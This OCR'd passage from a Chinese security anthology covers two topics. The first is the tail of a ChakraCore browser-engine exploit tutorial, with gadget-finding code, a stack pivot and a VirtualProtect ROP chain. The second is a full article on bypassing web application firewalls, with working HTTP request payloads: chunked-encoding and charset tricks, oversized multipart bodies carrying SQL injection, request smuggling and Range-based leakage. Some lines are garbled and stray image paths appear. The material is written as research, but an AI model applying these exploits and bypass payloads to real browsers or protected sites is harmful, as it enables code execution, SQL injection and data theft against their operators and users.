            log('missing gadget ' + name);
```

```
        gadgets[name] = null;
        return gadgets;
        }
        for (var j = 1; j < bytes.length; j++) {
            if (bytes[j] >= 0 && byteArray[idx + j] != bytes[j]) {
                break;
            }
        }
        if (j == bytes.length) {
            break;
        }
        idx++;
    }
    gadgets[name] = p + codeBase+ idx;
});
return gadgets;
```

17.7.3 3. 修改虚表指针，指向 gadgets


寻找 int3 的地址，将 obj 的虚表重定向到该地址，执行 int3 一般厂商即认可代码执行的有效性。



但是我们还是希望通过努力，在 pc 上弹出一个计算器，这样更直观，也更加接近 pwn2own 的赛制要求。

17.8 弹出计算器

通过 rop 的方式，弹出计算器，首先需要控制 stack 指针 (rsp)。rsp 的获得大致有两种途径：（1）修改 rsp 为可控的值（2）通过任意地址读写泄漏 rsp。这里为了简单，我们采用第一种方式。至于第二种方式，有兴趣的小伙伴可以参考 pwnjs 项目（https://github.com/theori-io/pwnjs 通过修改虚表指针的方式，我们可以控制至少一个寄存器，这里的可控寄存器是 rax 。rax 是 fake 的虚表，虚表的第一项为 int3 的地址。




17.8.1 stack pivot

理想的 gadget 是一些 rsp，rax 的直接交互，如：xchg rsp, rax 或者 mov rsp，rax 或者 push rax; pop rsp 之类，但是这里我们并不能直接获得这类 gadget 。通过编写小工具，很容易定位到一些有用的同等效力的 gadget，如：

```
0:003> u 0x294FC6 + chakracore

chakracore!::operator()+0x8a [e:a_work39slibruntimedebugprobecontainer.cpp @ 375]:

00007ffc`b1434fc6 50              push    rax

00007ffc`b1434fc7 08488b          or      byte ptr [rax-75h],cl

00007ffc`b1434fca 5c              pop     rsp

00007ffc`b1434fcb 2430            and     al,30h

00007ffc`b1434fcd 4883c420        add     rsp,20h

00007ffc`b1434fd1 5f              pop     rdi

00007ffc`b1434fd2 c3              ret
```

栈迁移后，我们就可以着手准备 rop 链和 shellcode 了。这部分的整体逻辑示意图如下：



通过调用 VirtualProtect 将地址属性修改为可执行，然后执行 shellcode。

17.8.2 补充一些背景知识

x64 calling convention (https://docs.microsoft.com/en-us/cpp/build/x64-calling-convention?view=vs-2019), 参数依次存放在 rcx, rex, r8, r9 和栈上。VirtualProtect 的函数原型如下：

```
BOOL VirtualProtect
      LPVOID lpAddress,
      SIZE_T dwSize,
      DWORD  flNewProtect,
      PDWORD lpflOldProtect
    );
```

该 API 需要 4 个参数，依次对应 lpAddress <—> rcx, dwSize <—> rdx, flNewProtect <—> r8, lpflOldProtect <—> r9。

我们理想的 gadget 当然就是: pop rcx; pop rdx; pop r8; pop r9; ret; 同样的，实际上并没有这类 gadget，我们选择一些同等效力的替代 gadget ： pop rcx; ret 和 pop rdx; ret 和 pop r8x; ret; 由于 r9 没有类似的 gadget，我选择另外一个 gadget：


```
0:003> u F42DD + chakracore
chakracore!FlowGraph::FindEdge+0x35 [e:a_work39slibbackendflowgraph.cpp @ 623]:
00007ffc‘b12942dd 4c8bc8          mov     r9,rax
00007ffc‘b12942e0 498bc1          mov     rax,r9
00007ffc‘b12942e3 4883c438        add     rsp,38h
00007ffc‘b12942e7 c3              ret
```

准备 VirtualProtect 参数的 rop 链，的示例代码如下：

```
    var gadget_pop_int3 = new Addr(gadgets_addr_list['int3']);
    var gadget_pop_rcx  = new Addr(gadgets_addr_list['pop_rcx']);
    var gadget_pop_rdx  = new Addr(gadgets_addr_list['pop_rdx']);
    var gadget_pop_r8   = new Addr(gadgets_addr_list['pop_r8']);
    var gadget_pop_r9   = new Addr(chakracore_base + 0xF42DD);

/*
0:003> u chakracore + 0xF42DD
chakracore!FlowGraph::FindEdge+0x35 [e:a_work39slibbackendflowgraph.cpp @ 623]:
00007ffc‘b12942dd 4c8bc8          mov     r9,rax
```

```
00007ffc`b12942e0 498bc1          mov     rax,r9
00007ffc`b12942e3 4883c438        add     rsp,38h
00007ffc`b12942e7 c3              ret
*/
    var rop_chain = [
         gadget_pop_rcx.low,     gadget_pop_rcx.high        // gadget: pop rcx
        ,ret_list[0],             ret_list[1]                 // lpAddress
        ,gadget_pop_rdx.low,     gadget_pop_rdx.high        // gadget: pop rdx
        ,1*0x1000*0x1000,         0x0                        // dwSize
        ,gadget_pop_r8.low,     gadget_pop_r8.high           // gadget: pop r8
        ,0x40,                     0x0                       // flNewProtect
        ,gadget_pop_int3.low,   gadget_pop_int3.high       // int3
    ];

    for(var i=0; i<rop_chain.length ;i++){
        fake_stack[i + 26] = rop_chain[i];
    }
```

上面的 rop 执行后，寄存器的值如下：



VirtualProtect rop 链调用之前的内存属性为：读写：

Command

```
0:003> !address 0000026e`a3880000


Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...

Usage:                  <unknown>
Base Address:           0000026e`a3880000
End Address:            0000026e`a4880000
Region Size:            00000000`01000000 (  16.000 MB)
State:                  00001000          MEM_COMMIT
Protect:                00000004          PAGE_READWRITE
Type:                   00020000          MEM_PRIVATE
Allocation Base:        0000026e`a3880000
Allocation Protect:     00000001          PAGE_NOACCESS


Content source: 1 (target), length: 1000000
```

VirtualProtect rop 链调用之后的内存属性为：读写 + 执行：

Command

```
0:003> !address 0000026e`a3880000


Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...

Usage:                  <unknown>
Base Address:           0000026e`a3880000
End Address:            0000026e`a4880000
Region Size:            00000000`01000000 (  16.000 MB)
State:                  00001000          MEM_COMMIT
Protect:                00000040          PAGE_EXECUTE_READWRITE
Type:                   00020000          MEM_PRIVATE
Allocation Base:        0000026e`a3880000
Allocation Protect:     00000001          PAGE_NOACCESS


Content source: 1 (target), length: 1000000
```

表明 rop 链调用 VirtualProtect 已经成功，剩下的就只有实现 shellcode 部分了。

360 安全应急响应中心

360IoT 安全守护计划

百万漏洞奖金 寻找最强黑客

众测时间

4月1日 ▸▸ ▸▸ 8月31日

众测产品

360AI音箱Max

360家庭防火墙路由器5

扫码报名免费领取

*报名资格通过审核后，将免费发放测试设备。

对过 WAF 的一些认知

作者：turn1tup

原文链接：https://www.anquanke.com/post/id/177044

本文的主要从绕过 WAF 过程中需要注意的角色、点出发，尝试理解它们的运作，构建一个简单的知识框架。如果对本文中的任何知识点有任何反对想法或是意见、建议，请提出来，这对笔者是十分重要的，笔者也会十分感激。

首先，WAF 分为非嵌入型与嵌入型，非嵌入型指的是硬 WAF、云 WAF、虚拟机 WAF 之类的；嵌入型指的是 web 容器模块类型 WAF、代码层 WAF。非嵌入型对 WEB 流量的解析完全是靠自身的，而嵌入型的 WAF 拿到的 WEB 数据是已经被解析加工好的。所以非嵌入型的受攻击机面还涉及到其他层面，而嵌入型从 web 容器模块类型 WAF、代码层 WAF 往下走，其对抗畸形报文、扫操作绕过的能力越来越强，当然，在部署维护成本方面，也是越高的。

18.1 HTTP 报文包体的解析

我们先来探讨一个问题。HTTP 请求的接收者在接收到该请求时，会关心哪些头部字段，以及会根据这些头部字段做出对 request-body 进行相应得解析处理。说实话，要搞清这些东西，最好还是查看 web 容器的源码，但笔者现在还没做到这一步，在这里仅能根据自身得认知提及一些头部字段。这些头部字段的关系，笔者认为可以总结为如下：

Transfer-Encoding（Content-Encoding（Content-Type（charset（data））））

18.1.1 Transfer-Encoding

想了解 Transfer-Encoding 本身的意义，请查看文章 “它不但不会减少实体内容传输大小，甚至还会使传输变大，那它的作用是什么呢？”，这篇文章对理解本小节十分重要。Apache+php 对 chunked 类型的 HTTP 请求的处理太怪了。RFC2616 中说明了，客户端或服务器，收到的 HTTP 报文中，如果同时存在 chunked 与 Content-Length，则一定要忽略掉 content-length（这一点也理所当然，很好理解），而在 apache 中反而不能缺少。虽然笔者没有阅读过 Apache 的源码，但从这一点可以推理出，Apache 本身是不支持解析 chunked 的（对于 Apache 来说，由于没有解析 HTTP 请求 chunked 的代码逻辑，所以一定要从 content-length 中查看该报文的长度，而 chunked 可能是被 PHP 解析了的，所以存在这两个头部一定要同时存在的怪现象）。这一结论也很好地解释了一些让笔者不解的现象，如利用 chuncked 可以绕过安全狗 Apache。通过 shodan 搜索相关服务器，笔者简单测试一下，关于常见中间件、语言与 chuncked 的关系有如下参考：

	ASPX	PHP	Java
Apache	X	Y	
Nginx	Y		Y

	ASPX	PHP	Java
IIS	Y	Y	
Tomcat			X

那关于 chunked，可以有什么利用思路呢？思路一，构造一个 chunked 请求体，尝试绕过 WAF。其中可以涉及到利用 chunked 本身的一些规范、特性。比如，假如 WAF 会解析 chunked，但加入一些 chunked 的扩展，WAF 就解析不了。反过来，脑洞一下，假如 WAF 意识到了解析 chunked 时应该忽略这些扩展，那么在 Tomcat 下我们是不是可以利用它一下。

```
POST /test HTTP/1.1
Host: 127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded;
Content-Length: 29
Content-Transform: chuncked

3;&user='+'1'='1&
foo
0
(CRLF)
```

利用思路二，解析不一致导致的问题，Apache+PHP 对客户端的请求解析十分 ‘‘良好” 之前落叶纷飞提到的思路 利用分块传输吊打所有 WAF

```
POST /sql.php?id=2%20union HTTP/1.1
......
Transfer-Encoding: chunked

1
aa
0
(CRLF)
```

类似还有下面这种

```
POST /test/2.php HTTP/1.1
Host: 192.168.17.138
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
```

```
Content-Length: 20

9
user=root
(CRLF)
```

虽然页面返回的是 400，但后台都是执行成功了的。

18.1.2 Content-Encoding

它与 Transfer-Encoding 本质上的区别就是，Transfer-Encoding 可以被网络中的各个实体解析并改变，而 Content-Encoding 在传输过程中不应该、不会被改变的。该字段在 Response 中比较常见，而在 Request 中，可能你一辈子都很难遇到。除非运维人员对 Web 服务器做了相关配置，使得服务器可以识别并解析客户端 Request 请求的 Content-Encoding 头部字段，否则 Web 服务默认是不会识别该字段的。笔者想尽量写得全一点，虽然这个字段看起来鸡肋、无用，但可以作为一个可能的突破测试点。

18.1.3 Content-Type

Web 容器应该不怎么关心 Content-Type 这个字段，后台语言则会识别该字段并进行对应的数据解析。而我们利用该字段的话，主有从以下思路出发：后台语言会识别哪些类型的 Content-Type，这些 Content-Type 对我们绕 WAF 有没有用。PHP 默认会处理 application/x-www-form-urlencoded、multipart/form-data 两种。而 JAVA 后台对于 multipart/form-data 类型 Content-Type 的识别处理，需要借助三方库或是框架，默认情况下是无法处理的，但现在一般都用框架，而框架可能默认情况下就会识别并处理这类型的请求。后台接收到 application/x-www-form-urlencoded 请求的数据时，会自己解码一次，如果开发人员自己又解码一次或多次，就形成了双重编码、多重编码。对于 multipart/form-data，非嵌入型的与模块类型的 WAF，都只能自己识别并解析区分字段内容，所以在这一块你可以发挥自己想象，进行各种骚操作来进行绕过，但是，你应该要确认你当前所要绕过的 WAF 是不是真的做了这块的内容识别。笔者的意思是说，如果它遇到这种类型 Request，只是对 Body 内容进行全部的规则匹配，而不会解析出其中的表单内容，那你可能就没必要进行那些骚操作了。实际上，有的非嵌入型 WAF 就是这么 ‘‘懒’’。multipart/form-data 的相关骚操作可以参考Protocol-Level Evasion of Web Application Firewalls

18.1.4 Charset

charset 是被添加在 Content-Type 字段后面的，用来指明消息内容所用的字符集，它也仅被后台语言所关心。

application/x-www-form-urlencoded;charset=ibm037 multipart/form-data; charset=ibm037,boundary=blah multipart/form-data; boundary=blah ; charset=ibm037

JAVA 的 Servlet 默认是接受大多数的 charset 的，不过正常点的程序员都会设置强制编码。有如下示例：后台代码

```
protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException
String userName = req.getParameter("user");
resp.getOutputStream().println("username :"+userName);
}
```

请求（Burpsui 设置 User Options-Character sets-Use a specific ..）

```
POST /test HTTP/1.1
Host: 127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded; charset=ibm037
Content-Length: 25

%A4%A2%85%99=%99%96%96%A3
```

输出

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 16

username :root
```

至少可以支持 IBM037, IBM500, cp875, and IBM1026 字符集的中间件 + 语言的情况，可以参考下面表格：

Target	QueryString	POST Body	& and =	URL-encoding
Nginx, uWSGI – Django – Python3				
Nginx, uWSGI – Django – Python2				(sometimes required)
Apache Tomcat – JSP				(sometimes required)
IIS – ASPX (v4.x)				(optional)
IIS – ASP classic				
Apache/IIS – PHP				

18.2 溢量数据

笔者当初有时在瞎想，其中想到，会不会存在 URI 数量过多，产生绕过呢？没想到就存在这样的一个 CVE，CVE-2018-9230-OpenResty URI 参数溢出漏洞。

没关系，思想还在嘛，还存在很多的变形，如通过 multipart/form-data 的方式来发送数据量比较大的报文，但又属于正常的 HTTP 请求，按照道理来说，对较上层的 WAF（非嵌入型、模块类型）应该会有一定杀伤力的。

下面两个例子笔者之前测试时是通过的，安全狗 Apache 3.5 版。

```
POST /test/test.php HTTP/1.1
Host: 192.168.17.138
Connection: close
Content-Type: multipart/form-data; boundary=--------2117353554
Content-Length: 6167

----------2117353554
Content-Disposition: form-data; name="test"

x*5978 (5978个x)
----------2117353554
Content-Disposition: form-data; name="user"

root' union select 1 --
----------2117353554--
```

或者下面这种方式：

```
POST /test.php HTTP/1.1
Connection: close
Content-Type: multipart/form-data; boundary=123
Content-Length: 7497

(--123
Content-Disposition:form-data; name="aaa";

123)*165 重复165次以上
Content-Disposition:form-data; name="aaa";

union select 123
--123--
```

还有很多种方法，比如前面放一个很大的文件，后面再跟 Payload 表单，是不是也可能可以。另外笔者看到一个有趣的旧漏洞，算是扩展一下思维。

```
1 POST /page.asp HTTP/1.1
2 Host: chaim
3 Connection: Keep-Alive
4 Content-Length: 49223
5 [CRLF]
6 zzz...zzz ["z" x 49152]
7 POST /page.asp HTTP/1.0
8 Connection: Keep-Alive
9 Content-Length: 30
10 [CRLF]
11 POST /page.asp HTTP/1.0
12 Bla: [space after the "Bla:", but no CRLF]
13 POST /page.asp?cmd.exe HTTP/1.0
14 Connection: Keep-Alive
15 [CRLF]
```

IIS/5.0 在处理非 application/x-www-form-urlencoded 类型 content-type 的 POST 请求时，49152 字节后面的数据会被截断。上面的 HTTP 请求，IIS 认为 1-6 为一个请求，7-12 为一个请求，13-5 为一个请求；而 WAF 认为 1-10，11-15 各为一个请求，POST /page.asp?cmd.exe HTTP/1.0 被 WAF 认为是头部字段中的数据，并不会匹配到拦截规则，所以该请求成功绕过 WAF。

18.3 HTTP 协议兼容性

18.3.1 HTTP 请求行种的空格

在 RFC2616 文档中，有说到，HTTP 头部字段的构造。

```
SP              = <US-ASCII SP, space (32)>
HT              = <US-ASCII HT, horizontal-tab (9)>
LWS             = [CRLF] 1*( SP | HT )
message-header = field-name ":" [ field-value ]
field-name      = token
field-value     = *( field-content | LWS )
field-content   = <the OCTETs making up the field-value
and consisting of either *TEXT or combinations
of token, separators, and quoted-string>
```

简单点来说就是

Test-Header: Test 等效于 (空格替换成\x09) Test-Header: Test

但笔者发现，在请求行中，你也可以这样做（即便 RFC2616 5.1 节中指明了请求行中只能用空格）。于是，将一个 HTTP/1.1 的请求变换成如下：

OPTIONS * HTTP/1.1 Host: dest.com

看着可能不明显，但其中的 SP 都被笔者替换成了 HT，而且，SP、HT 可以是 1 到多个，头部字段中 SP 、HT 可以是零个。常见的 web 容器都是接受这种 HTTP 请求的。

18.3.2 HTTP 0.9+Pipelining

关于这条，相关细节可以到WAF Bypass Techniques，笔者就不细讲了。发明作者说它用这条技巧来绕过 WAF(非嵌入型) 对服务器上的一些目录的访问限制。根据本文前面所说，可以知道，对于嵌入型一类的 WAF，是根本不可能利用 pipelining 来进行绕过的——-嵌入型 WAF 获得的数据的来源是 Web 容器，web 容器识别出这是两个包，对于 WAF 也是两个包。不过这上面的两点感觉对 WAF 都没啥用，snort 都能识别，那基本上所有 WAF 厂商都能识别吧。不过知道多点不亏，上面第一点在笔者某次测试中还是体现了一点价值。

18.3.3 Websocket、HTTP/2.0

现在越来越多的 Web 容器都开始支持比较高级的协议了，正常来说，这块不可能不出现新的安全问题的，笔者之前简单查看了 HTTP/2.0 与 Websocket 的主体内容，未发现有什么利用点，后面也未花时间去研究，写在这里也算给自己一个备忘录。

18.4 高层数据

在一个 HTTP 请求中，诸如 json、base64 这样的数据，是由后台代码调用相应的解析库来进行解析的，即便是同结构，不同语言不同库也可能存在一些差异。

18.4.1 base64

PHP 解析 Base64 沿袭了其一贯 ‘‘弱’’ 风格，即便你的字符串含有 PHP 非法字符串，它也可以成功解析并处理。

测试代码：echo base64_decode($_POST[‘test’]);

POST 提交 test=M#TIzNA==

页面返回 1234

18.4.2 Unicode JSON

在 HTTP 请求体中传递 JSON 数据，一般情况下如果网站用的框架，则 Content-Type 需要指定 application/json 类型；如果用了三方库，如 fastjson，content-type 随意即可。可以将尝试将 key 或 vaule 替换成\uxxxx 的 unicode 字符。

```
POST /json.do HTTP/1.1
Host: 127.0.0.1:8081
```

```
Content-Type: application/json
Content-Length: 68

{"\u006e\u0061\u006d\u0065":"'\u0072\u006f\u006f\u0074","age":"18"}
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/plain;charset=ISO-8859-1
Content-Length: 44

User{name=''root', age=18, contactInfo=null}
```

这里的 unicode 关联到 JSON，只是一个实际的场景，但可以自己发挥。

18.4.3 实体编码 XML

soap 之类的协议应该也属于 XML 类，可以利用这类标记语言的实体编码特性。另外发送请求前考虑一下 Content-Type 类型。

```
POST /xml.do HTTP/1.1
Host: 127.0.0.1:8081
Content-Type: application/xml
Content-Length: 93

<?xml version="1.0" ?>
<admin>
<name>&quot;&apos;&#114;&#111;&#111;&#116;</name>
</admin>

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/plain;charset=ISO-8859-1
Content-Length: 31

Admin{name='"'root', age=null}
```

18.4.4 八进制

还有一个字符表示方式，八进制，如 # 十六进制的值为 23，八进制表示为\43, 也是一个可能的点，如在 OGNL 中就可以使用。

18.4.5 同形字

sqlmap 的 tamper 脚本中有个脚本，将’ 替换为%ef%bc%87，据说是 UTF-8 全角字符，但是这种说明没有根本地解释这个问题，笔者也不知道什么环境下产生这种利用条件。直到某一天，看到一篇文章，它们之间似乎存在某在联系——Unicode 同形字引起的安全问题，现阶段笔者也只能这样认知这个 tamper 脚本。有个趣的网站，它已经整理好了，https://www.irongeek.com/homoglyph-attack-generator.php

Char	同形
!	！ ǃ
“	” "
$	$ ＄
%	% ％
&	& ＆
‘	‘ '
(	(﴾ （
)	) ﴿）
	* ⁎
+	+ ＋
,	, ，
_	_ ＿
.	. ． ۔ ｡
/	/ ／ ⁄ ∕
0	0 O o ０ Ｏ ｏ
1	1 I ｌ １
2	2 ２
3	3 ３
4	4 ４
5	5 ５
6	6 ６
7	7 ７
8	8 ８
9	9 ９

18.4.6 命令、SQL 语句等

命令注入方面可以利用 bash 的特性，SQL 注入则利用数据库 SQL 语法特性，各大知名安全网站已经有足够的资料供大家参考，要讲又需要花费时间，讲不全感觉也没意义，笔者就不描述了。

18.5 容器语言特性

IIS %，在参数中，如果% 后面不是符合 URL 编码十六进制值，就会忽略该% 符合，如 id=%%20，等价于 id=%20。IIS asp 中的 GET 请求方式提交 Body 表单，后台可接收。IIS asp 的参数污染中，通过，逗号连接污染参数。Tomcat 路径跳转中允许; 符号，/..;/..;/。PHP $_REQUEST 可以接收 cookie 中的参数。这块想不到更多的了...

18.6 匹配缓冲区大小固定

思考一下，WAF 拿到一个数据之后，在对其进行内容匹配时，是不是会将其放入一个固定大小的内存空间中，这个空间的大小是有限的。假设 HTTP Request 的 body 部分大小为 2333 字节，该内存大小为 2000 字节，那么其核心引擎在做内容匹配时，是不是先处理 2000 字节，在处理剩下的 333 字节。至于如何利用，可以发挥自己的想象。

18.7 白名单

一个是利用 URL 中的白名单，如图片、JS 等静态资源文件。还可以尝试利用下面这些头部字段

X-Forwarded-For: 127.0.0.1 X-Client-IP: 127.0.0.1 Client-IP: 127.0.0.1

另外可以尝试修改 Host 头部字段。

18.8 输出角度

前面所讲的都是输入角度，这里我们谈谈输出角度。我们在 Request 中发送 Pyaload，会希望从 Response 的回显或基于时间这些信息通道来获取 Payload 执行成功后的相关信息。如果存在某种 WAF，检测到 Response 中的回显数据存在敏感信息，Resonse 响应包可能就被阻断掉了。（当然，除了基本的回显数据通道，还有基于时间的数据通道）

18.8.1 OOB

遇到这种情况，应对的方法之一就是使用 OOB 思想来绕过。如 XXE OOB、SQL 注入 OOB、命令注入 OOB，等等。

18.8.2 Range

假如页面可能有敏感数据返回，而当前攻击场景又利用不了 OOB，你可以尝试使用 Range 方法来绕过防火墙。普通请求与页面结果：

```
POST /test/test.php HTTP/1.1
Host: 192.168.17.138
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Range: bytes=10-30
```

```
user=root
HTTP/1.1 200 OK
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17
Content-Length: 42
Content-Type: text/html

SELECT password from user where user = ''
```

添加了 range，请求获取返回页面 0 到 10 的数据：

```
POST /test/test.php HTTP/1.1
Host: 192.168.17.138
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Range: bytes=0-10

user=root

HTTP/1.1 206 Partial Content
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17
Content-Range: bytes 0-10/394
Content-Length: 11
Content-Type: text/html

SELECT pass
```

添加了 range，请求获取返回页面 10 到 30 的数据：

```
POST /test/test.php HTTP/1.1
Host: 192.168.17.138
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Range: bytes=10-30

user=root

HTTP/1.1 206 Partial Content
```

```
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17
Content-Range: bytes 10-30/394
Content-Length: 21
Content-Type: text/html

sword from user where
```

Range 方式应该是所有 Web 容器默认支持的，这个东西还是有点意思，有点作用。

18.9 其他参考

18.9.1 传输层

看 CVE 时发现的，3whs bypass ids

```
Attack scenario TCP flow scheme:
Client    ->  [SYN] [Seq=0 Ack= 0]          ->  Evil Server
Client    <-  [SYN, ACK] [Seq=0 Ack= 1]     <-  Evil Server
Client    <-  [PSH, ACK] [Seq=1 Ack= 1]     <-  Evil Server  # Injection before the 3whs is c
Client    <-  [FIN, ACK] [Seq=83 Ack= 1]    <-  Evil Server
Client    ->  [ACK] [Seq=1 Ack= 84]         ->  Evil Server
Client    ->  [PSH, ACK] [Seq=1 Ack= 84]    ->  Evil Server
```

在三次握手未完成之前，服务端返回了数据，可以造成 HTTP 流量检测的绕过，该种攻击场景可能是被用于挂马、钓鱼之类的。在链接中作者给出了对应的 PCAP 包，可以下载来看看，算是涨见识。在传输层这里，还有一些简单而具备实际意义的操作，比如将一个 TCP 报文分片成很多很多份，一份几个字节，十几个字节，对端服务器能正常接收，而对非嵌入型的 WAF 就是一个考验；还有，我们知道，TCP 是可靠的协议，那么我们再将这些报文进行一个合适的乱序，那么是否也可行。

18.9.2 SSL 层

对于非嵌入型 WAF，在解析 SSL 数据时，需要该 SSL 通信端服务器的密钥（非对称）。客户端在与 Web 服务器进行 HTTPS 通信时，协商 SSL 的加密方式可以有很多种，如果其中有一种加密方式恰好是 WAF 无法识别的，那么 WAF 就只能睁眼瞎了。Bypassing Web-Application Firewalls by abusing SSL/TLS

18.9.3 DOS

笔者之前了解到，中小公司的防火墙的流量处理能力是很弱的，所以 DOS 确实可行，算是最后的方案。

18.10 结语

本文的模型都是建立在笔者所见所得之上的，另外也开了一些脑洞进行猜想，如有错误欢迎指正。文章中的一些点，笔者并没有在文中详解，但通过参考资料可以很好地理解每一点。希望对大家有所裨益，本文也算对之前所学有所交代吧.

其他说明，RFC7230 对文章中所说的 RFC2616 的描述未发生修改。本文参考资料汇总如下

RCF2616 https://tools.ietf.org/html/rfc2616

Bypassing Web-Application Firewalls by abusing SSL/TLS https://0x09al.github.io/waf/bypass/ssl/2018/07/02/web-application-firewall-bypass.html

WAF Bypass Techniques https://2018.appsec.eu/presos/Hacker*WAF-Bypass-Techniques*Soroush-Dalili_AppSecEU2018

Application Security Weekly: Reverse Proxies Using Weblogic, Tomcat, and Nginx https://www.acunetix.com/blog/web-security-zone/asw-reverse-proxies-using-weblogic-tomcat-and-nginx/

Protocol-Level Evasion of Web Application Firewalls https://media.blackhat.com/bh-us-12/Briefings/Ristic/BH*US*12*Ris*

Chunked HTTP transfer encoding https://swende.se/blog/HTTPChunked.html

Impedance Mismatch and Base64 https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/impedance-mismatch-and-base64/

HTTP 协议中的 Transfer-Encoding https://imququ.com/post/transfer-encoding-header-in-http.html

